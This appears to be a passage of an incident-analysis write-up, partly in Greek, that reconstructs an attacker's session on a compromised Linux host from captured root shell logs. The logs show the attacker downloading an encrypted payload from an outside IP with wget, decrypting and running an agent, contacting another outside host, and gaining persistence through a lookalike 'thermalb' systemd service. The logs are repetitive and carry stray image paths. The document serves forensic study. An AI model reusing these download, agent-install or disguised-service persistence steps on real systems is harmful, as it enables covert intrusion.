.[0;1;31mExcess arguments..[0m
# systemctl enable dbus-org.freedesktop.thermalb.service
systemctl enable dbus-org.freedesktop.thermalb.service
Failed to execute operation: Too many levels of symbolic links
# cd /lib/systemd/system
cd /lib/systemd/system
# ls
ls
-.slice
ModemManager.service
NetworkManager-dispatcher.service
NetworkManager-wait-online.service
NetworkManager.service
accounts-daemon.service
acpid.path
acpid.service
acpid.socket
alsa-restore.service
alsa-state.service
alsa-utils.service
anacron-resume.service
anacron.service
apport-forward.socket
apport-forward@.service
apt-daily-upgrade.service
apt-daily-upgrade.timer
apt-daily.service
apt-daily.timer
autovt@.service
avahi-daemon.service
avahi-daemon.socket
basic.target
basic.target.wants
bluetooth.service
bluetooth.target
bootlogd.service
bootlogs.service
bootmisc.service
brltty-udev.service
brltty.service
busnames.target
busnames.target.wants
checkfs.service
checkroot-bootclean.service
checkroot.service
colord.service
console-getty.service
console-setup.service
console-shell.service
container-getty@.service
cron.service
cryptdisks-early.service
cryptdisks.service
cryptsetup-pre.target
cryptsetup.target
ctrl-alt-del.target
cups-browsed.service
cups.path
cups.service
cups.socket
dbus-org.freedesktop.hostname1.service
dbus-org.freedesktop.locale1.service
dbus-org.freedesktop.login1.service
dbus-org.freedesktop.network1.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.thermalb.service
dbus-org.freedesktop.timedate1.service
dbus.service
```

dbus.socket
debug-shell.service
default.target
dev-hugepages.mount
dev-mqueue.mount
emergency.service
emergency.target
exit.target
final.target
friendly-recovery.service
friendly-recovery.target
fuse.service
fwupd-offline-update.service
fwupd.service
fwupdate-cleanup.service
getty-static.service
getty.target
getty.target.wants
getty@.service
gpu-manager.service
graphical.target
graphical.target.wants
halt.service
halt.target
halt.target.wants
hibernate.target
hostname.service
hwclock.service
hybrid-sleep.target
ifup@.service
initrd-cleanup.service
initrd-fs.target
initrd-parse-etc.service
initrd-root-fs.target
initrd-switch-root.service
initrd-switch-root.target
initrd-switch-root.target.wants
initrd-udevadm-cleanup-db.service
initrd.target
kerneloops.service
kexec.target
kexec.target.wants
keyboard-setup.service
killprocs.service
kmod-static-nodes.service
kmod.service
lightdm.service
lm-sensors.service
local-fs-pre.target
local-fs.target
local-fs.target.wants
machine.slice
mail-transport-agent.target
module-init-tools.service
motd.service
mountall-bootclean.service
mountall.service
mountdevsubfs.service
mountkernfs.service
mountnfs-bootclean.service
mountnfs.service
multi-user.target
multi-user.target.wants
network-manager.service
network-online.target
network-pre.target
network.target
networking.service
nss-lookup.target
nss-user-lookup.target
paths.target
plymouth-halt.service
plymouth-kexec.service
plymouth-log.service
plymouth-poweroff.service
plymouth-quit-wait.service
plymouth-quit.service
plymouth-read-write.service

plymouth-reboot.service
plymouth-start.service
plymouth-switch-root.service
plymouth.service
polkitd.service
poweroff.target
poweroff.target.wants
pppd-dns.service
printer.target
proc-sys-fs-binfmt_misc.automount
proc-sys-fs-binfmt_misc.mount
procps.service
quotaon.service
rc-local.service
rc-local.service.d
rc.local.service
rc.service
rcS.service
reboot.service
reboot.target
reboot.target.wants
remote-fs-pre.target
remote-fs.target
rescue.service
rescue.target
rescue.target.wants
resolvconf.service
resolvconf.service.wants
rmnologin.service
rpcbind.target
rsync.service
rsyslog.service
rtkit-daemon.service
runlevel0.target
runlevel1.target
runlevel1.target.wants
runlevel2.target
runlevel2.target.wants
runlevel3.target
runlevel3.target.wants
runlevel4.target
runlevel4.target.wants
runlevel5.target
runlevel5.target.wants
runlevel6.target
samba.service
saned.service
saned.socket
saned@.service
sendsigs.service
serial-getty@.service
setvtrgb.service
shutdown.target
sigpwr-container-shutdown.service
sigpwr.target
sigpwr.target.wants
single.service
sleep.target
slices.target
smartcard.target
snapd.autoimport.service
snapd.core-fixup.service
snapd.failure.service
snapd.seeded.service
snapd.service
snapd.snap-repair.service
snapd.snap-repair.timer
snapd.socket
snapd.system-shutdown.service
sockets.target
sockets.target.wants
sound.target
ssh.service
ssh.socket
ssh@.service
stop-bootlogd-single.service
stop-bootlogd.service
suspend.target

swap.target
sys-fs-fuse-connections.mount
sys-kernel-config.mount
sys-kernel-debug.mount
sysinit.target
sysinit.target.wants
syslog.socket
system-update.target
system-update.target.wants
system.slice
systemd-ask-password-console.path
systemd-ask-password-console.service
systemd-ask-password-plymouth.path
systemd-ask-password-plymouth.service
systemd-ask-password-wall.path
systemd-ask-password-wall.service
systemd-backlight@.service
systemd-binfmt.service
systemd-bootchart.service
systemd-bus-proxyd.service
systemd-bus-proxyd.socket
systemd-exit.service
systemd-fsck-root.service
systemd-fsck@.service
systemd-fsckd.service
systemd-fsckd.socket
systemd-halt.service
systemd-hibernate-resume@.service
systemd-hibernate.service
systemd-hostnamed.service
systemd-hwdb-update.service
systemd-hybrid-sleep.service
systemd-initctl.service
systemd-initctl.socket
systemd-journal-flush.service
systemd-journald-audit.socket
systemd-journald-dev-log.socket
systemd-journald.service
systemd-journald.socket
systemd-kexec.service
systemd-localed.service
systemd-logind.service
systemd-machine-id-commit.service
systemd-modules-load.service
systemd-networkd-resolvconf-update.path
systemd-networkd-resolvconf-update.service
systemd-networkd-wait-online.service
systemd-networkd.service
systemd-networkd.socket
systemd-poweroff.service
systemd-quotacheck.service
systemd-random-seed.service
systemd-reboot.service
systemd-remount-fs.service
systemd-resolved.service
systemd-resolved.service.d
systemd-rfkill.service
systemd-rfkill.socket
systemd-suspend.service
systemd-sysctl.service
systemd-timedated.service
systemd-timesyncd.service
systemd-timesyncd.service.d
systemd-tmpfiles-clean.service
systemd-tmpfiles-clean.timer
systemd-tmpfiles-setup-dev.service
systemd-tmpfiles-setup.service
systemd-udev-settle.service
systemd-udev-trigger.service
systemd-udevd-control.socket
systemd-udevd-kernel.socket
systemd-udevd.service
systemd-update-utmp-runlevel.service
systemd-update-utmp.service
systemd-user-sessions.service
thermald.service
time-sync.target
timers.target

timers.target.wants
udev-configure-printer@.service
udev.service
udisks2.service
ufw.service
umount.target
umountfs.service
umountnfs.service
umountroot.service
unattended-upgrades.service
upower.service
urandom.service
ureadahead-stop.service
ureadahead-stop.timer
ureadahead.service
usb_modeswitch@.service
usbmuxd.service
user.slice
user@.service
uuidd.service
uuidd.socket
wacom-inputattach@.service
whoopsie.service
wpa_supplicant.service
x11-common.service
cd
cd
ls
ls
-.slice
ModemManager.service
NetworkManager-dispatcher.service
NetworkManager-wait-online.service
NetworkManager.service
accounts-daemon.service
acpid.path
acpid.service
acpid.socket
alsa-restore.service
alsa-state.service
alsa-utils.service
anacron-resume.service
anacron.service
apport-forward.socket
apport-forward@.service
apt-daily-upgrade.service
apt-daily-upgrade.timer
apt-daily.service
apt-daily.timer
autovt@.service
avahi-daemon.service
avahi-daemon.socket
basic.target
basic.target.wants
bluetooth.service
bluetooth.target
bootlogd.service
bootlogs.service
bootmisc.service
brltty-udev.service
brltty.service
busnames.target
busnames.target.wants
checkfs.service
checkroot-bootclean.service
checkroot.service
colord.service
console-getty.service
console-setup.service
console-shell.service
container-getty@.service
cron.service
cryptdisks-early.service
cryptdisks.service
cryptsetup-pre.target
cryptsetup.target
ctrl-alt-del.target
cups-browsed.service

cups.path
cups.service
cups.socket
dbus-org.freedesktop.hostname1.service
dbus-org.freedesktop.locale1.service
dbus-org.freedesktop.login1.service
dbus-org.freedesktop.network1.service
dbus-org.freedesktop.resolve1.service
dbus-org.freedesktop.thermald.service
dbus-org.freedesktop.timedate1.service
dbus.service
dbus.socket
debug-shell.service
default.target
dev-hugepages.mount
dev-mqueue.mount
emergency.service
emergency.target
exit.target
final.target
friendly-recovery.service
friendly-recovery.target
fuse.service
fwupd-offline-update.service
fwupd.service
fwupdate-cleanup.service
getty-static.service
getty.target
getty.target.wants
getty@.service
gpu-manager.service
graphical.target
graphical.target.wants
halt.service
halt.target
halt.target.wants
hibernate.target
hostname.service
hwclock.service
hybrid-sleep.target
ifup@.service
initrd-cleanup.service
initrd-fs.target
initrd-parse-etc.service
initrd-root-fs.target
initrd-switch-root.service
initrd-switch-root.target
initrd-switch-root.target.wants
initrd-udevadm-cleanup-db.service
initrd.target
kerneloops.service
kexec.target
kexec.target.wants
keyboard-setup.service
killprocs.service
kmod-static-nodes.service
kmod.service
lightdm.service
lm-sensors.service
local-fs-pre.target
local-fs.target
local-fs.target.wants
machine.slice
mail-transport-agent.target
module-init-tools.service
motd.service
mountall-bootclean.service
mountall.service
mountdevsubfs.service
mountkernfs.service
mountnfs-bootclean.service
mountnfs.service
multi-user.target
multi-user.target.wants
network-manager.service
network-online.target
network-pre.target
network.target


networking.service
nss-lookup.target
nss-user-lookup.target
paths.target
plymouth-halt.service
plymouth-kexec.service
plymouth-log.service
plymouth-poweroff.service
plymouth-quit-wait.service
plymouth-quit.service
plymouth-read-write.service
plymouth-reboot.service
plymouth-start.service
plymouth-switch-root.service
plymouth.service
polkitd.service
poweroff.target
poweroff.target.wants
pppd-dns.service
printer.target
proc-sys-fs-binfmt_misc.automount
proc-sys-fs-binfmt_misc.mount
procps.service
quotaon.service
rc-local.service
rc-local.service.d
rc.local.service
rc.service
rcS.service
reboot.service
reboot.target
reboot.target.wants
remote-fs-pre.target
remote-fs.target
rescue.service
rescue.target
rescue.target.wants
resolvconf.service
resolvconf.service.wants
rmnologin.service
rpcbind.target
rsync.service
rsyslog.service
rtkit-daemon.service
runlevel0.target
runlevel1.target
runlevel1.target.wants
runlevel2.target
runlevel2.target.wants
runlevel3.target
runlevel3.target.wants
runlevel4.target
runlevel4.target.wants
runlevel5.target
runlevel5.target.wants
runlevel6.target
samba.service
saned.service
saned.socket
saned@.service
sendsigs.service
serial-getty@.service
setvtrgb.service
shutdown.target
sigpwr-container-shutdown.service
sigpwr.target
sigpwr.target.wants
single.service
sleep.target
slices.target
smartcard.target
snapd.autoimport.service
snapd.core-fixup.service
snapd.failure.service
snapd.seeded.service
snapd.service
snapd.snap-repair.service
snapd.snap-repair.timer

snapd.socket
snapd.system-shutdown.service
sockets.target
sockets.target.wants
sound.target
ssh.service
ssh.socket
ssh@.service
stop-bootlogd-single.service
stop-bootlogd.service
suspend.target
swap.target
sys-fs-fuse-connections.mount
sys-kernel-config.mount
sys-kernel-debug.mount
sysinit.target
sysinit.target.wants
syslog.socket
system-update.target
system-update.target.wants
system.slice
systemd-ask-password-console.path
systemd-ask-password-console.service
systemd-ask-password-plymouth.path
systemd-ask-password-plymouth.service
systemd-ask-password-wall.path
systemd-ask-password-wall.service
systemd-backlight@.service
systemd-binfmt.service
systemd-bootchart.service
systemd-bus-proxyd.service
systemd-bus-proxyd.socket
systemd-exit.service
systemd-fsck-root.service
systemd-fsck@.service
systemd-fsckd.service
systemd-fsckd.socket
systemd-halt.service
systemd-hibernate-resume@.service
systemd-hibernate.service
systemd-hostnamed.service
systemd-hwdb-update.service
systemd-hybrid-sleep.service
systemd-initctl.service
systemd-initctl.socket
systemd-journal-flush.service
systemd-journald-audit.socket
systemd-journald-dev-log.socket
systemd-journald.service
systemd-journald.socket
systemd-kexec.service
systemd-localed.service
systemd-logind.service
systemd-machine-id-commit.service
systemd-modules-load.service
systemd-networkd-resolvconf-update.path
systemd-networkd-resolvconf-update.service
systemd-networkd-wait-online.service
systemd-networkd.service
systemd-networkd.socket
systemd-poweroff.service
systemd-quotacheck.service
systemd-random-seed.service
systemd-reboot.service
systemd-remount-fs.service
systemd-resolved.service
systemd-resolved.service.d
systemd-rfkill.service
systemd-rfkill.socket
systemd-suspend.service
systemd-sysctl.service
systemd-timedated.service
systemd-timesyncd.service
systemd-timesyncd.service.d
systemd-tmpfiles-clean.service
systemd-tmpfiles-clean.timer
systemd-tmpfiles-setup-dev.service
systemd-tmpfiles-setup.service

```
systemd-udev-settle.service
systemd-udev-trigger.service
systemd-udevd-control.socket
systemd-udevd-kernel.socket
systemd-udevd.service
systemd-update-utmp-runlevel.service
systemd-update-utmp.service
systemd-user-sessions.service
thermald.service
time-sync.target
timers.target
timers.target.wants
udev-configure-printer@.service
udev.service
udisks2.service
ufw.service
umount.target
umountfs.service
umountnfs.service
umountroot.service
unattended-upgrades.service
upower.service
urandom.service
ureadahead-stop.service
ureadahead-stop.timer
ureadahead.service
usb_modeswitch@.service
usbmuxd.service
user.slice
user@.service
uuidd.service
uuidd.socket
wacom-inputattach@.service
whoopsie.service
wpa_supplicant.service
x11-common.service
# cd /root
cd /root
# whoami
whoami
root
# ls
ls
NetworkTrafficView.EXE backdoor.sh bucket help.zip ps_
# ps_
ps_
/bin/sh: 40: ps_: not found
# chmod +x ps_
chmod +x ps_
# ./ps_
./ps_
TERM environment variable not set.
[+] Agent installed.
ls
ls
cd
cd
exit
exit
.^Cls
ls
Switching to idle mode...
```


Γεγονός 5 (08:52:28)

Το 85.75.24.46 πληκτρολογεί την εντολή `# wget 85.75.24.46:6668/ bucket` για να κατεβάσει το bucket από τον ίδιο στον 10.10.10.102.




Γεγονός 6 (08:52:28)

Κατέβηκε το bucket από το 85.75.24.46 στο 10.10.10.102



Γεγονός 7 (08:53:28)


Το 85.75.24.46 πληκτρολογεί στο 10.10.10.102 την εντολή openssl για να κάνει decrypt το bucket.



Στην συνέχεια κάνει unzip το decrypted αρχείο help.zip και βλέπουμε στην παραπάνω εικόνα τα αρχεία που περιέχονται σε αυτό.


Γεγονός 8 (09:02:47)

Εκτελεί την εντολή #./ps_




Γεγονός 9 (09:02:51)

Το 10.10.10.102 ξεκινάει πολλά session με ένα άλλο μηχάνημα το 85.75.26.24. Αυτά τα πακέτα είναι TCP με destination port 3268.



Γεγονός 9 (09:16:23)

Διαγράφει τα αρχεία που είχε κατεβάσει




rm /etc/systemd/system/dbus-org.freedesktop.thermalb.service
rm /etc/systemd/system/dbus-org.freedesktop.thermalb.service
cp /lib/systemd/system/dbus-org.freedesktop.thermalb.service /etc/systemd/system/
cp /lib/systemd/system/dbus-org.freedesktop.thermalb.service /etc/systemd/system/
cd /etc/systemd/system
cd /etc/systemd/system
ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermalb.service printer.target.wants
dbus-org.freedesktop.thermald.service sockets.target.wants
default.target.wants sshd.service
display-manager.service suspend.target.wants
display-manager.service.wants sysinit.target.wants
final.target.wants syslog.service
getty.target.wants timers.target.wants
graphical.target.wants
systemctl enable dbus-org.freedesktop.thermalb.service
systemctl enable dbus-org.freedesktop.thermalb.service
Created symlink from /etc/systemd/system/multi-user.target.wants/dbus-org.freedesktop.thermalb.service to /etc/systemd/system/dbus-org.freedesktop.thermalb.service.
ls
ls
bluetooth.target.wants hibernate.target.wants
cloud-final.service.wants hybrid-sleep.target.wants
dbus-org.bluez.service multi-user.target.wants
dbus-org.freedesktop.Avahi.service network-online.target.wants
dbus-org.freedesktop.nm-dispatcher.service paths.target.wants
dbus-org.freedesktop.thermalb.service printer.target.wants
dbus-org.freedesktop.thermald.service sockets.target.wants
default.target.wants sshd.service

